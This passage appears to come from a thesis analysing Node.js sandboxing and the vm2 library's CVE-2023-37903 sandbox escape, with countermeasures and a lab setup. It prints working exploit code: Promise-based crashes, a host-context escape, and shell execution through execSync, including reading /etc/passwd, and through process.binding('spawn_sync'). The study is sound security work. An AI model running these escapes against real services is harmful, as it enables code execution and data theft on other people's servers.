A real world example which REST API designers and developers might be familiar with is SoapUI[1], a tool for testing REST APIs, among others. One of SoapUI's features is automated testing of API responses using scripts written in JavaScript. [67] These scripts are taken as an input from the tester and evaluated by SoapUI for each response. Since SoapUI is an offline tool running on the tester's machine, it is the tester's responsibility to not run test scripts from untrusted sources before manually checking them, as they might contain potentially malicious code.

A different example are online code evaluation tools, such as LeetCode[2]. LeetCode is an online coding platform which provides a set of programming problems and a web interface where users can input code written in various programming languages as their solution. The code is then evaluated on LeetCode's servers using a "secret" set of test inputs and the test result

[1]SoapUI website: `https://soapui.org/`

[2]LeetCode website: `https://leetcode.com/`

is presented to the user. This puts the online service at risk – what is stopping a user with ill intentions from submitting code which stops the server or overwrites data in the service's database, for example?

The answer is sandboxing – a broad term which encapsulates various techniques for ensuring that a given program is restricted in the operations it is allowed to perform and the resources it is permitted to use in the host environment, i.e., the machine which runs the program. In our LeetCode example, the host environment is the server where the code submitted by a user is evaluated. The service cannot trust the user submitted code and so it cannot simply pipe the code straight to the compiler or interpreter and run it. Instead, the service has to somehow create a secure, isolated environment where the set of allowed operations is as restricted as possible, while still allowing access to resources required to solve a given coding problem. For instance, C++ code should probably be allowed to use functions from the `cmath.h` header for math operations, but allowing unrestricted access to networking is most likely not a good idea. Additionally, the service must be able to securely pass input – the test cases – to the submitted code and securely retrieve the result.

Sandboxing can be implemented at multiple levels, using different sets of tools. Generally speaking, the more levels of isolation are put in place, the more secure the whole infrastructure is, as a potential malicious actor has to face more obstacles before compromising the host environment. In the following sections, we take a look at vm2, a library for Node.js, which claimed to allow developers to execute untrusted JavaScript code in their Node.js applications securely. As we will see in the chapter that follows, these claims have been proven to be false as the application-level sandbox created by vm2 can be broken out of. This is a prime example of why relying on a single level of isolation (in this case, the vm2 library) is a bad idea, as the vm2 sandbox escape can lead to arbitrary code execution on the host machine if no protections are put in place on the operating system level.

3.2 vm2

First published in 2014 by Patrik Šimek[3] on npm and later maintained mainly by GitHub user XmiliaH[4], vm2 is a Node.js library intended for running untrusted JavaScript code securely. [68, 69] As we describe later in this chapter, its maintenance was discontinued in July 2023, with some critical vulnerabilities remaining unpatched. We dissect one of these vulnerabilities in chapter 4.

3.2.1 The `node:vm` Module

For creating a sandboxed environment for running untrusted code, the vm2 library uses the built-in Node.js `node:vm` module, which we describe in this section. As we will see, this module is not a security mechanism by itself, therefore vm2 uses additional measures to prevent untrusted code from escaping the sandbox.

The `node:vm` module provides a way to compile and run JavaScript code in separate V8 Contexts. [70] To create a Context using the module, we first define an object to *contextify*, i.e., to internally associate it with a Context as a collection of variables and their values which the sandboxed code will be able to access and modify. This is achieved using the `vm.createContext(contextObject)` function. Afterwards, we compile and run code in that context using the `vm.runInContext(code, contextifiedObject)` function. [70] The global object for scripts running in the sandbox will be set to `contextObject`. Basic usage of the module is demonstrated in Code listing 3.1.

At first glance, the `node:vm` module might seem like a good candidate for running untrusted code securely, since we can use Contexts to prevent user-supplied code from directly interacting

[3]Patrik Šimek's GitHub profile: `https://github.com/patriksimek`
[4]XmiliaH's GitHub profile: `https://github.com/XmiliaH`

```javascript
import * as vm from "node:vm";

const ctx = {
    myNum: 3
};

vm.createContext(ctx);
vm.runInContext("myNum *= 4;", ctx);

console.log(ctx.myNum); // 12

globalThis.accountBalance = 100;

try {
    vm.runInContext("accountBalance *= 50;", ctx);
} catch (e) {
    console.log(e); // ReferenceError: accountBalance is not defined
}

console.log(accountBalance); // 100
```

Code listing 3.1 Basic usage of the `node:vm` module. Sandboxed code running in context `ctx` is able to access the `myNum` variable, but not `accountBalance`.

with our main application code in an unwanted manner. However, the official Node.js API documentation clearly states the following:

> "The `node:vm` module is not a security mechanism. Do not use it to run untrusted code." [70]

As it turns out, it's not too difficult to escape a Context created by this module.

The contextified object instance is available in sandboxed code using the `globalThis` identifier (or alternatively, the `this` keyword at the top level). In section 2.1.2, we mentioned the fact that objects hold a reference to their constructor in the `constructor` property and we described how we can define a function using a constructor. If we access the constructor of the contextified object in the related sandboxed code using `globalThis.constructor`, we get a reference to the `Object` constructor – which itself is a function – from the host Context, because the contextified object was constructed in the host Context. We call this *Context leaking*.

Consequently, we can access the constructor of this constructor, leaving us with a reference to the `Function` constructor from the host Context. This gives us the ability to construct and call functions in the global scope of the host Context from within the sandbox, essentially breaking the weak isolation provided by the `node:vm` module. We demonstrate this sandbox escape in Code listing 3.2.

If we define an object property in the contextified object, making it available as a global value in the sandbox, that object can be used in the same manner to escape the sandbox using this "constructor chain". We can therefore state the following: any object created in the host, directly available in the sandbox, can be used to escape the sandbox, given the sandboxed code can access that object's original constructor.

vm2 uses additional protection mechanisms to prevent the host Context from leaking or from disrupting the operation of the host Node.js process (denial of service attacks), mainly by using Proxies to intercept access to objects from the host Context in the sandbox. [68]

```
import * as vm from "node:vm";

globalThis.accountBalance = 100;

const ctx = {};

vm.createContext(ctx);
vm.runInContext(`
    const ctorObject = this.constructor;
    const ctorFunction = ctorObject.constructor;
    const fn = ctorFunction('accountBalance *= 50');
    fn();`,
    ctx
);

console.log(accountBalance); // 5000
```

Code listing 3.2 Escaping a Context created using the `node:vm` module. The sandboxed code is able to modify the `accountBalance` variable in the host Context using a function constructed by accessing the `constructor` property of the contextified object.

3.2.2 Usage

Before describing what additional security measures vm2 has, we present the basic usage of the library. The information in this section is taken from the official documentation of vm2. [71]

The main interface of the vm2 library are the `VM` and `NodeVM` objects. The `VM` object represents a sandboxed environment for regular, non-module scripts – importing modules using `require` or `import` is disabled. On the other hand, `NodeVM` runs code as if it were a CJS module, therefore `require` can be used in the sandbox to import other modules. While we can restrict which modules the `NodeVM` sandbox is allowed to import, careless usage or improper restriction can pose a security risk, if the sandbox is allowed to import dangerous modules. Since the core of these two objects is the same for the purposes of our analysis of the CVE-2023-3790 vulnerability, we will not describe `NodeVM` in detail and instead we will focus on `VM`.


We can create an instance of `VM` using its constructor, `new VM(options)`. The `options` object specifies the configuration of the sandbox, specifically:

- `sandbox`: An object to be used as the global object in the sandbox, similar to how `node:vm`'s `runInContext()` takes a contextified object.
- `eval`: A boolean value specifying whether calls to the `eval` function or function constructors in the sandbox are allowed.
- `wasm`: A boolean value specifying whether using the `WebAssembly` object to compile and run WebAssembly modules in the sandbox is allowed.
- `allowAsync`: A boolean value specifying whether using the `async` and `await` keywords in the sandbox is allowed.
- `timeout`: The duration (in seconds) after which the script will be terminated. The author advises to set the `allowAsync` option to `false` in order for this option to be effective.

After an instance of `VM` is created, we can use its `run(code)` method to run `code` (given as a string) in the sandbox, as a script. If not overridden in the `sandbox` property, the sandboxed script has access to all JavaScript built-ins, the `WebAssembly` object, and Node.js's `Buffer`[5] object. The return value of `run()` is the result of the last evaluated expression in the script.

3.2.3 Sandbox Escape Protections

When an instance of `VM` is created, vm2 creates a new Context using `node:vm`'s `createContext()` function. [72, line 244] Additionally, the library wraps all objects from the `sandbox` property as well as the sandbox global object in Proxies. These Proxies allow vm2 to capture access to the prototype chain of the shared objects in the sandbox, and ensure that prototypes from the sandbox Context are returned. Accessing the `Function` constructor from the host context in the sandbox is therefore impossible using the call chain we demonstrated in Code listing 3.2.



```
const c1 = new vm2.VM();

const sharedObj = { ... }
const c2 = new vm2.VM({
    sandbox: { sharedObj }
});
```

Figure 3.1 Architecture of vm2. `Proxy<sharedObj>` denotes a Proxy with `sharedObj` as its target. Context C_2 interacts with `sharedObj` via this Proxy, which allows vm2 to intercept access to it.

As [73] calls it, this approach to sandboxing uses *patching* – it does not provide memory isolation or real worst-case security guarantees, but rather relies on wrapping objects in Proxies and "manually" ensuring they do not escape the sandbox created by `node:vm`. This has lead to several sandbox escape vulnerabilities in the library in the past. More often than not, the cause of such a vulnerability was that the vm2 authors forgot to wrap some exploitable object in a Proxy. [74]

3.2.4 Preventing Denial of Service Attacks

Since the sandbox created by vm2 (or by `node:vm` for that matter) runs in the host Node.js process, an attacker might try to use the sandbox as a vector for a denial of service attack which would disrupt the operation of the main application – they could try to either block the application execution, e.g., by executing an endless loop, or crash the process altogether by throwing an error the host cannot catch.

[5]Documentation of `Buffer`: `https://nodejs.org/docs/v20.9.0/api/buffer.html`

vm2's `VM` constructor accepts a `timeout` parameter specifying the duration after which the execution of the sandboxed code will be aborted and an error will be thrown. This prevents a simple synchronous `while(true){}` loop running in the sandbox from blocking the application indefinitely. Errors thrown from synchronous code running in the sandbox are propagated to the host and can be caught there.

While these protections work well for synchronous sandbox code, we run into trouble when an attacker injects an exploit using a Promise, as demonstrated in Code listing 3.3. Timeout is not effective if an infinite loop runs in an asynchronous Promise callback, because that callback is added to the global event loop shared with the host context. The vm2 timeout mechanism (which relies on `node:vm`'s timeout) has no control over that, because the malicious blocking callback is executed after the call stack is clear, i.e., after the sandbox has terminated. From the perspective of Node.js, the sandbox has stopped running and no more timeout checking is needed. As for errors, because those thrown in asynchronous operations (Promises) cannot be caught using a try-catch block in the host, they cause the application to terminate.

```
// Blocks the executing thread using an infinite loop in a Promise callback.
function endlessLoopInCallback() {
    Promise.resolve().then(() => { while (true) {} });
}

// Throws an error from a Promise which cannot be caught using a try-catch
↪  block, resulting in a crash.
function throwErrorInCallback() {
    Promise.resolve().then(() => { throw new Error() });
}
function throwErrorInPromise() {
    new Promise(() => { throw new Error() });
}
```

■ **Code listing 3.3** Sandbox code exploiting Promises to perform a denial of service attack. Defining and calling any of these functions in the sandbox will either block the host Node.js thread, or crash it altogether (see comments in code).

We could prohibit the sandbox from executing asynchronous code completely, by unsetting `Promise` object passed to the sandbox, i.e., by setting `Promise: undefined` in the `sandbox` parameter of `VM`. We also have to consider the fact that vm2 allows access to built-in JavaScript objects from the sandbox by default, as well as Node.js's `Buffer` and `WebAssembly` objects. [71] `WebAssembly`'s functions in particular can create Promises in the sandbox – for example, the `WebAssembly.compileStreaming()` function returns a Promise, and the attacker could obtain a `Promise` constructor by calling

`const Promise = WebAssembly.compileStreaming().catch(() => {}).constructor;`[6]

Therefore, this object should be set to `undefined` as well. We did not find any other Node.js or JavaScript built-in objects available from the sandbox whose functions return a Promise.

Additionally, it would be crucial to set the `allowAsync` option of `VM` to `false`, which causes the sandbox code compilation to fail if it uses the `async` keyword. If `allowAsync` is set to `true`, the sandbox code can define and call an async function which returns a Promise, circumventing the fact that the `Promise` object is set to `undefined`, as noted in [75].

[6]The `compileStreaming()` function throws an error if it is called without an argument; hence the no-op `.catch(() => {})`.

However, a far more robust and more secure solution which doesn't prohibit the sandbox from executing asynchronous code would be to run vm2's sandbox in a separate thread or process with its own event loop. Node.js provides this functionality out of the box with its *worker threads* [76] and *child process* [77] modules. This way, the main process would not crash if an an exception thrown from a Promise is propagated to the host, while still allowing the sandbox code to use asynchronous calls. We can also set a timeout for our separate thread or process and terminate it after a specified time. This is not possible if we run vm2's sandbox in our main execution thread, as `VM.run` is a blocking call. [71]

3.2.5 History

The first version of this library – 0.1.0 – dates back to 2014 and was published by Patrik Šimek. Initially, vm2 was written in CoffeeScript[7], which is a language that compiles to JavaScript so that Node.js can run it. [78] From the beginning, the library has used the `node:vm` module for creating sandboxed environments and *some* kind of additional protections. [79]

It was not until vm2 version 3.0.0, released in 2016, that the library started to use Proxies and switched from CoffeeScript to JavaScript. The usage of Proxies eliminated the need for manual implementation of some kind of mechanism for capturing access to objects and functions. [80]

3.2.5.1 Deprecation of vm2

Given its nature and sandboxing methods, vm2 has seen several vulnerabilities during its history which have since been patched. [74] However, in July 2023, at vm2 version 3.9.19, two critical sandbox escape vulnerabilities were found in the library by SeungHyun Lee, a member of the KAIST Hacking Lab[8], and disclosed to the library's maintainers. Both of these vulnerabilities can be exploited to execute JavaScript code in the host context, potentially leading to arbitrary remote code execution on the host machine. We take a deep look at one of the vulnerabilities in chapter 4. The maintainers deemed the two vulnerabilities impossible to fix without reworking the whole sandboxing method of vm2 and in response, marked the library as deprecated. SeungHyun Lee and vm2 maintainers agreed to give the library dependents some time before the proof of concept for both vulnerabilities were to be disclosed. The proofs of concept were published by the vulnerability reporter in September 2023. [81]

The vm2 authors recommended users to migrate to isolated-vm, an alternative code sandboxing library for Node.js. This library uses a different approach to protect untrusted code from escaping the sandbox. We describe and evaluate isolated-vm in section 5.3.

As of April 2024, nearly 10 months after the deprecation of vm2, the deprecated and vulnerable library is reportedly downloaded over 1.7 million times per week and over 800 packages depend on it. [80, 82] This is alarming, as no official patches for the vulnerabilities exist and to the best of our knowledge, all such efforts from the community have been proven to be ineffective. [81]

[7]CoffeeScript website: `https://coffeescript.org/`
[8]KAIST Hacking Lab website: `https://kaist-hacking.github.io/`

Chapter 4

The CVE-2023-37903 Vulnerability

This chapter is dedicated to one of the two critical vulnerabilities found in the vm2 library which resulted in its deprecation. Under given circumstances, exploiting this vulnerability can lead to remote code execution on the host machine.

4.1 Origins and Proof of Concept

In this section, we explain what enabled the vulnerability in the vm2 library, how and why it works, and finally present a working proof of concept. We walk the reader through all the steps of building an exploit which manages to execute shell commands on the host machine from the sandbox. This section does not try to introduce any new discoveries, but rather explains the information provided in the original proof of concept description [83] in more detail.

4.1.1 Custom Object Inspection in Node.js

Node.js provides the built-in `node:util` module which includes the `util.inspect` function to convert a JavaScript value (i.e., an object or a primitive) to a string representation for debugging purposes. While "stringifying" primitive values is usually straightforward, the developer might want to customize the behavior of converting a particular *object* to a string. They can do so by defining a property with key `[Symbol.for("nodejs.util.inspect.custom")]` (recall section 2.1.3) and value equal to a function which returns a string representation of the object. We will call this function a *custom inspect function.* [84]

One of two signatures of the `util.inspect` function takes up to two arguments:

- `object`: any JavaScript primitive value or an object instance,
- `options` (optional): an object specifying options for how `object` is to be converted to a string, e.g., color options or maximum depth level for nested objects.[1]

If `util.inspect(object, options)` is called on an object which defines a custom inspect function, `util.inspect` invokes it with three parameters:

- `depth`: `options.depth` from `util.inspect`,

[1]The structure of the `options` argument is not important for this vulnerability. For a full documentation of this argument, see the official Node.js API documentation at [84, section *util.inspect*].

- `options`: `options` from `util.inspect`,
- `inspect`: a reference to the `util.inspect` function which invoked the custom inspect function.

The intent behind passing the `depth` and `inspect` arguments to the custom inspect function is that inspected objects which contain other nested objects can call the `inspect` recursively, decrementing `depth` for each call. Additionally, passing a reference to the `inspect` function provides a way for writing portable code – environments other than Node.js, e.g., browsers, don't define the `util.inspect` function and so another "inspecting" function available in that environment can be used as a drop-in replacement when calling the custom inspect function. [85]

An example of custom object inspection is shown in Code listing 4.1.

```
import * as util from "node:util";

class ListNode {
    constructor(val, nextNode) {
        this.val = val;
        this.nextNode = nextNode;
    }

    [Symbol.for("nodejs.util.inspect.custom")](depth, options, inspect) {
        if (depth <= 0) {
            return "...";
        }
        return `${this.val}->${inspect(this.nextNode, { depth: depth - 1 })}`;
    }
}

const list = new ListNode("A", new ListNode("B", new ListNode("C", new
↪  ListNode("D", new ListNode("E", null)))));

console.log(util.inspect(list, { depth: 3 }));        // "A->B->C->..."
console.log(util.inspect(list, { depth: Infinity })); // "A->B->C->D->E->null"
```

Code listing 4.1 An example of customizing the behavior of the `util.inspect` function.

As for usage in vm2, we might wonder what happens if the sandbox return value is an object which defines a custom inspect function and then we call `util.inspect` on that return value in the host (as shown in Code listing 4.2). For example, we might want to get a string representation of what the sandbox returned to display to the user as feedback. Since `util.inspect` passes a reference to itself (which was constructed and called in the host) to the custom inspect function (which is executed in the sandbox), could the `inspect` argument be exploited to obtain a host function constructor in the same manner as we demonstrated in Code listing 3.2?

The answer is no – the value returned from the sandbox is wrapped in a Proxy by vm2. The handler of this Proxy then captures `util.inspect`'s invocation of the custom inspect function using the `apply` trap and sanitizes all of the passed arguments, including `inspect`, so that its constructor cannot be used to construct a function in the scope of the host.

However, this protection would have no effect when the custom inspect function from the host Context was called on our malicious object *directly*, completely circumventing vm2's Proxy wrapping. As we show next, it's possible to make Node.js to do just that, leaving us with a vulnerable sandbox once again.

```
import { VM } from "vm2";
import * as util from "node:util";

globalThis.accountBalance = 50;

const result = new VM().run(`
    const obj = {
        [Symbol.for('nodejs.util.inspect.custom')](depth, options, inspect) {
            inspect.constructor('accountBalance *= 100')();
        },
    }
    obj;
`)

console.log(util.inspect(result)); // throws "ReferenceError: accountBalance
↪  is not defined"
```

Code listing 4.2 When `util.inspect` calls `obj`'s custom inspect function from the host, vm2 sanitizes the arguments, including `inspect`.

4.1.2 Internal Calls to `util.inspect`

Investigating Node.js's source code, we can find situations where `util.inspect` is called internally. One such situation is when in the `determineSpecificType(value)` internal function is called, which, as the name suggests, tries to determine and return the type of `value` as best as possible. Simplified, the function works as follows, given `value` is an object instance which is *not* a function:

1. If both `value.constructor` and `value.constructor.name` are defined, the function returns `value.constructor.name`.
2. Otherwise, the function calls `util.inspect(value)` and returns its result.

`determineSpecificType()` is called if an `ERR_INVALID_ARG_TYPE` error is thrown, for instance. This type of error is thrown if an internal function expects an argument to be of a certain type, but the actual argument's type is different. To construct a helpful error message with the actual argument type included, `ERR_INVALID_ARG_TYPE` calls `determineSpecificType(actual)`, where `actual` is the actual value of the argument passed to the throwing function.

Assuming we are using the `VM` object with default settings, in particular the following:

- neither the `Buffer` object nor the `WebAssembly` object, which are available in a vm2 sandbox by default, have been overridden in the sandbox global object (i.e., the `sandbox` argument of `VM`'s constructor),
- `wasm` is left set to `true`,
- `allowAsync` is left set to `true`,

code running in the sandbox can cause the `ERR_INVALID_ARG_TYPE` error to be thrown, consuming an object created in the sandbox.

4.1.3 Attempting to Exploit the `Buffer` Object

Searching for places where `ERR_INVALID_ARG_TYPE` is thrown reveals the function

`Buffer.copyBytesFrom(view)`,

which throws this type of error if the `view` argument is not an instance of `TypedArray`[2]. Considering the information we have gathered so far, in the sandbox code we could define an object, let's call it `obj`, with a malicious custom inspect function which will use the the passed `inspect` argument to construct and call a function in the scope of the host context, like we attempted to do in Code listing 4.2. In addition to this, we will set `obj.constructor` to `undefined` to force an eventual invocation of `determineSpecificType(obj)` to call `util.inspect(obj)`.

We can now try to invoke `util.inspect` on this object by calling `Buffer.copyBytesFrom(obj)` in the sandbox. Because `obj` is not an instance of `TypedArray`, this function will throw an `ERR_INVALID_ARG_TYPE` error and therefore `util.inspect` will be called to determine the specific type of `obj` in order to construct the error message. Since `obj` is used directly as opposed to first returning it from the sandbox, it might seem that vm2 doesn't wrap it in a Proxy and cannot therefore intercept the call to our malicious inspect function to sanitize the `inspect` argument.

When we execute `Buffer.copyBytesFrom(obj)`, our malicious custom inspect function is indeed called and we can construct a function in it using `inspect.constructor(functionBody)`. However, this function is still constructed in the global scope of the sandbox and cannot be used to escape it. The reason is that while we pass `obj` to the `Buffer.copyBytesFrom` function *directly*, the `Buffer` object in the sandbox is itself a Proxy and vm2 therefore intercepts the call and prevents a sandbox escape.

The following is what happens during our malicious call of `Buffer.copyBytesFrom(obj)` (`Proxy<obj>` denotes a Proxy with `obj` as its target):

1. `Proxy<Buffer>.copyBytesFrom(obj)` is called in the sandbox.
2. The `get` trap of `Proxy<Buffer>` intercepts the access to the `copyBytesFrom` property and returns it wrapped in `Proxy<copyBytesFrom>`.
3. `Proxy<copyBytesFrom>` intercepts the function's invocation using the `apply` trap and sanitizes `obj` as its argument by wrapping it in a Proxy before calling `copyBytesFrom(Proxy<obj>)`.
4. Since `obj` is not an instance of `TypedArray`, `copyBytesFrom(Proxy<obj>)` throws an error of type `ERR_INVALID_ARG_TYPE` which in turn invokes `util.inspect(Proxy<obj>)`. The `util.inspect` function then calls

   `Proxy<obj>[Symbol.for("nodejs.util.inspect.custom")]`,

   passing itself as the `inspect` argument.
5. `Proxy<obj>` intercepts the call to the custom inspect function using the `apply` trap and sanitizes the `util.inspect` value by wrapping it in a Proxy. Then, the custom inspect function is called with `Proxy<util.inspect>` as the `inspect` argument.
6. In `obj`'s custom inspect function, `Proxy<util.inspect>.constructor` is accessed. The Proxy intercepts the access and returns `Proxy<SandboxFunction>`, where `SandboxFunction` is the `Function` constructor from the sandbox. This constructor can therefore only construct functions in the scope of the sandbox.

[2]An object is an instance of `TypedArray` if it's an instance of any of the following: `Int8Array`, `Uint8Array`, `Uint8ClampedArray`, `Int16Array`, `Uint16Array`, `Int32Array`, `Uint32Array`, `Float32Array`, `Float64Array`, `BigInt64Array`, `BigUint64Array`.

4.1.4 Exploiting the `WebAssembly` Object

In the original proof of concept [83], the author uses the asynchronous function

`WebAssembly.compileStreaming(source)`

instead of our `Buffer.copyBytesFrom(obj)` to demonstrate a successful attack.

If we pass the `obj` object we described before as `source`, the function behaves the same – because `compileStreaming` expects an argument of type `Response` or a Promise that resolves to one, and `obj` is neither, `ERR_INVALID_ARG_TYPE` is thrown[3] and `determineSpecificType(obj)` is called, invoking `util.inspect(obj)` from the host context. In order to prevent accidental denial of service, which may be undesirable for the attacker, we can simply attach a no-op error callback, i.e., `Promise.prototype.catch(() => {})`.

The difference here is that the `WebAssembly` object is instantiated in the sandbox by the underlying `node:vm` module and vm2 leaves it without a Proxy, as opposed to the `Buffer` object. No argument sanitization is therefore performed when `obj`'s custom inspect function is invoked and the `inspect` argument can be used to construct and execute a function in the host context, effectively escaping the sandbox.

A simple demonstration of exploiting the vulnerability is presented in Code listing 4.3. In our demonstration, the malicious code manages to access the global scope in the host Context and overwrite a value in it. In the sections that follow, we discuss the implications and how else the vulnerability may be exploited.

```
import { VM } from "vm2";

globalThis.accountBalance = 50;

new VM().run(`
    const obj = {
        [Symbol.for('nodejs.util.inspect.custom')](depth, options, inspect) {
            inspect.constructor('accountBalance *= 100')();
        },
        constructor: undefined
    };

    WebAssembly.compileStreaming(obj).catch(() => {});
`);

setTimeout(() => {
    console.log(accountBalance); // 5000
}, 0);
```

Code listing 4.3 Exploiting the CVE-2023-37903 vulnerability to overwrite a global variable in the host Context. Because `compileStreaming` is asynchronous and we have no way to attach a callback to it from the host, we use a workaround by calling `setTimeout()` before printing the value of `accountBalance`, which puts `console.log()` to the event loop's message queue. This demonstration is inspired by the original proof of concept. [83]

[3]The error itself is thrown in the `wasmStreamingCallback` function, which is called by the `compileStreaming` function. [86, line 24][87, line 615]

4.2 Requirements

This vulnerability is effective in Node.js LTS versions 16.14.0 and up (or 17.3.0 for non-LTS releases[4]). These are the versions when the custom inspect functions started to receive the calling `util.inspect` function as one of their arguments, leaking the host Context into the sandbox. [84, 85] The vulnerability was confirmed in vm2 version 3.9.19, but since it was not caused by any vm2 update, we do not specify any requirements for the version of the library.

4.3 Impact

The original proof of concept [83] shows the vulnerability being exploited in its full potential – remote code execution on the host machine. However, this proof of concept requires the sandbox to be running in a CJS module, since it relies on the `require()` function to import a code execution module. After first describing the author's original demonstration of the vulnerability, we present a method which achieves the same result, independent of the used module system.

4.3.1 RCE in CJS Modules

For executing shell commands, we can use the `execSync` function provided by the `node:child_process` module. [77] This case assumes the sandbox is running in a CJS module, therefore we have to use the `require()` function, which is available in the *module* scope, to import the module. However, our function constructed using the `Function` constructor only has access to the *global* scope. [38]

Luckily (for the attacker), in Node.js, there is the `process` object available in the global scope, whose `mainModule` property holds a reference to the main module, i.e., the entry point of the application. Obtaining a reference to the main module, we can get a reference to the `require()` function using `process.mainModule.require`. [89, 90]

The following call chain can be used in a malicious custom inspect function to achieve just that, given `inspect` is the leaked `util.inspect` function from the host context.

1. First, we get a reference to the `process` global object of the host process.

```
const process = inspect.constructor("return process")();
```

2. Next, we obtain a reference to the `require()` function from the main module.

```
const require = process.mainModule.require;
```

3. Having access to `require()`, we can import the `node:child_process` module and finally execute arbitrary shell commands using the `execSync` function.

```
const childProcess = require("node:child_process");
childProcess.execSync("touch exploited");
```

If the vulnerable host application allows the user to log and display arbitrary values, say by calling the `console.log` function, we can also obtain potentially sensitive information:

```
console.log(childProcess.execSync("cat /etc/passwd").toString());
```

[4]Versions 16.x LTS (long term support) and 17.x were developed concurrently, that is why we specify two versions. [88]

Keep in mind that executing shell commands directly on the host machine is just one (albeit arguably the most invasive) example of how the vulnerability can be exploited. The vulnerability allows an attacker to execute virtually any JavaScript code in the global scope of the host context, and so we can obtain the process environment variables by reading `process.env`, for instance. Recall Code listing 4.3, where we demonstrate the vulnerability being successfully exploited to modify a global variable which the sandbox code should not be able to access.

4.3.2 RCE in ES Modules

Trying to execute the described call chain when the vm2 sandbox is running in an ES module results in a failure. While we can leak the `inspect` function and construct functions in the global scope of the host Context without any difference, there is no way to obtain a reference to the main module, as the documentation states:

> “When the entry point is not a CommonJS module, `require.main`[5] is `undefined`, and the main module is out of reach.” [90, section *Accessing the main module*]

The sandbox escape is therefore limited to the global scope of the host; the module scope is out of reach. We cannot import modules using `require()` or `import` as those are only available in module scopes.

Looking at the list of deprecated Node.js APIs, we found a particularly interesting function – `process.binding()`. This function is not documented in the documentation of the `process` object, as it is intended for internal usage by Node.js. The `process.binding()` function can be used to expose JavaScript bindings for internal Node.js parts written in C++. Even though the function is marked to be deprecated in the future, it is still available as a property of the `process` object. [91, section *DEP0111*], [89]

Investigating what happens when the `child_process.execSync` function, which we used in our CJS example, is called, we discovered that the `spawn_sync` internal C++ component is exposed and then the `spawn` function from that component is invoked. The `spawn` internal function runs an executable specified by its path. In our case, `spawn` spawns a shell (i.e., in Linux environments, `/bin/sh`), and passes the command given to `execSync` to the shell. Finally, the exit code and contents of the standard output and standard error output are returned.

Calling `child_process.execSync(`*`command`*`)` and stepping through the call using a debugger, we managed to construct the arguments for calling the `spawn` internal function directly. The final proof of concept of exploiting the CVE-2023-37903 vulnerability to run arbitrary code when the vm2 sandbox runs in an ES module is presented in Code listing 4.4. In fact, this method works for CJS modules as well, as it does not depend on the module system used.

4.4 Demonstration

If the reader wishes to test the vulnerability for themselves, they can do so simply by installing Node.js and the vm2 library and running the proof of concept in a vm2 sandbox. However, we again emphasize that the vulnerability allows for arbitrary code execution, and so, experimenting may lead to damages to the host system. Therefore, we have prepared a virtual machine which runs a Node.js application vulnerable to CVE-2023-37903 and can be used to demonstrate the vulnerability. The reader may use this virtual machine instance to experiment with remote code execution without worrying about damaging their system. The application also implements the `node:vm` module as well as alternative sandboxing libraries, so that the user can compare and explore the sandboxing capabilities of each. We provide more information in Appendix A.

[5] `process.mainModule` is an alias for `require.main`. [89]

```
const customInspectSymbol = Symbol.for('nodejs.util.inspect.custom');

const obj = {
    [customInspectSymbol]: (depth, opt, inspect) => {
        const process = inspect.constructor('return process')();
        const spawn_sync = process.binding("spawn_sync");
        spawn_sync.spawn({
            file: "/bin/bash",
            args: ["/bin/bash", "-c", "touch exploited"],
            stdio: [
                { type: "pipe", readable: true, writable: false },
                { type: "pipe", readable: false, writable: true },
                { type: "pipe", readable: false, writable: true }
            ],
        });
    },
    constructor: undefined
}

WebAssembly.compileStreaming(obj).catch(() => {});
```

Code listing 4.4 Exploiting the CVE-2023-37903 vulnerability to execute arbitrary shell commands. For brevity, we present only the sandbox content, i.e., the code a malicious user might input. This exploit uses the `process.binding` function available in the global scope to expose the internal `spawn_sync` Node.js component. This component is then used to execute the `touch exploited` command on the host machine.

4.5 Countermeasures

The official recommendation of vm2's authors towards developers using the library in their applications is to migrate to an alternative. [71] It is safe to say that there is no good reason to keep using the library in production environments even with attempts to mitigate the vulnerability. vm2 has been deprecated, and as of the time of writing, efforts made by the community to patch the library have been proven to be ineffective. [81]

For argument's sake, the following section describes what could in theory be done in the host application code to mitigate the vulnerability and discusses why it is *not* a viable solution. In the subsequent section, we discuss a more robust approach to mitigating the effects of such a sandbox escape vulnerability.

4.5.1 Patching the Host Application

In our exploit examples, we relied on the `process` global object being available in order to execute arbitrary commands on the host machine. If we set the global host `process` object to `undefined`, the function constructed in the sandbox (which will have access to the global scope of the host) will not be able to reference the `process` object and in turn, the `mainModule` and `binding` properties will not be available.

